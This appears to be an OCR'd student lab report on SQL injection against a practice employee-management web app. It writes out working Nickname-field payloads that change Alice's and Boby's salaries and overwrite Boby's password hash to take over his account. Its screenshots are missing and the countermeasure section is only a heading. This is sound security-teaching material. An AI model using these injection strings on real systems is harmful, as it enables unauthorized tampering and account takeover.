
The Highlighted part shows the information of all the employees that is obtained through command line instruction.

Task 3.1: Modify your own salary.


As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that I am **Alice**. I want to increase my own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. I know that salaries are stored in a column called **salary**.


I will use the statement in the Nickname field: **', Salary=10000 where name = 'Alice' #**

Salary before statement:



Salary after statement:







Task 3.2: Modify other people' salary.

I want to reduce Boby's salary to 1 dollar.


Use statement in Alice's profile editor: **', Salary=1 where name = 'Boby' #**


Salary before statement:





Salary after statement:






Task 3.3: Modify other people' password.

I want to change Boby's password that I can log into his account and do further damage.

It uses **SHA1 hash** function to generate the hash value of password.

Use the following statement:


echo -n "tedwashere" | sha1sum




Copy the code you get and paste in Alice's profile editor as the following statement:

', password=(code you copied) where name = 'Boby' #

Boby's password before Statement:



Boby's password after Statement:




Task 4: Countermeasure — Prepared Statement.

